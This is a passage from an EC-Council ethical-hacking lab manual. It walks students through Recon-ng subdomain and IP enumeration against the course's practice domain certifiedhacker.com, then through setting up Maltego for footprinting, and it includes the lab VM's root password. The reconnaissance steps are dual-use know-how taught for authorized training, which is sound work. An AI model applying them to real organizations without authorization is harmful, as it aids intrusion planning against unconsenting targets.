


82. We have now gathered information about the employee working in a target organization. Close all the open windows.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

83. Now, we will use Recon-ng to extract a list of subdomains and IP addresses associated with the target URL.
84. Open a new **Parrot Terminal** window, In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
85. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.
86. Now, type **cd** and press **Enter** to jump to the root directory.
87. Type **recon-ng**, and press **Enter**.
88. To extract a list of subdomains and IP addresses associated with the target URL, we need to load the **recon/domains-hosts/hackertarget** module.
89. Type the **modules load recon/domains-hosts/hackertarget** command and press **Enter**.
90. Type the **options set SOURCE certifiedhacker.com** command and press **Enter**.
91. Type the **run** command and press **Enter**. The **recon/domains-hosts/hackertarget** module searches for list of subdomains and IP addresses associated with the target URL and returns the list of subdomains and their IP addresses.



92. This concludes the demonstration of gathering host information of the target domain and gathering personnel information of a target organization.
93. Close all open windows and document all the acquired information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Task 2: Footprinting a Target using Maltego

Maltego is a footprinting tool used to gather maximum information for the purpose of ethical hacking, computer forensics, and pentesting. It provides a library of transforms to discover data from open sources and visualizes that information in a graph format, suitable for link analysis and data mining. Maltego provides you with a graphical interface that makes seeing these relationships instant and accurate, and even making it possible to see hidden connections.

Here, we will gather a variety of information about the target organization using Maltego.

Note: Here, we will consider **www.certifiedhacker.com** as a target website. However, you can select a target domain of your choice.


1. In the **Parrot Security** virtual machine, open a terminal and type **sudo maltego** and press **Enter** to launch **Maltego**.

   Note: In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.




2. A **Product Selection** wizard appears on the Maltego GUI; click **Run** from **Maltego CE (Free)** option.

   Note: If the **Memory Settings Optimized** pop-up appears, click **Restart Now**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

3. As the **Configure Maltego** window appears along with a **LICENSE AGREEMENT** form, check the **Accept** checkbox and click **Next**.




4. You will be redirected to the **Login** section; leave the **Maltego** window as it is and click **Firefox** icon from the top-section of the window to launch the Firefox browser.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

5. The **Firefox** window appears in the address type **https://www.maltego.com/ce-registration** and press **Enter**.
6. A **Register a Maltego CE Account** page appears, enter your details and confirm the captcha, and click **REGISTER** button to register your account and activate it.

   Note: If cookie notification appears in the lower section of the browser, click **Accept**.

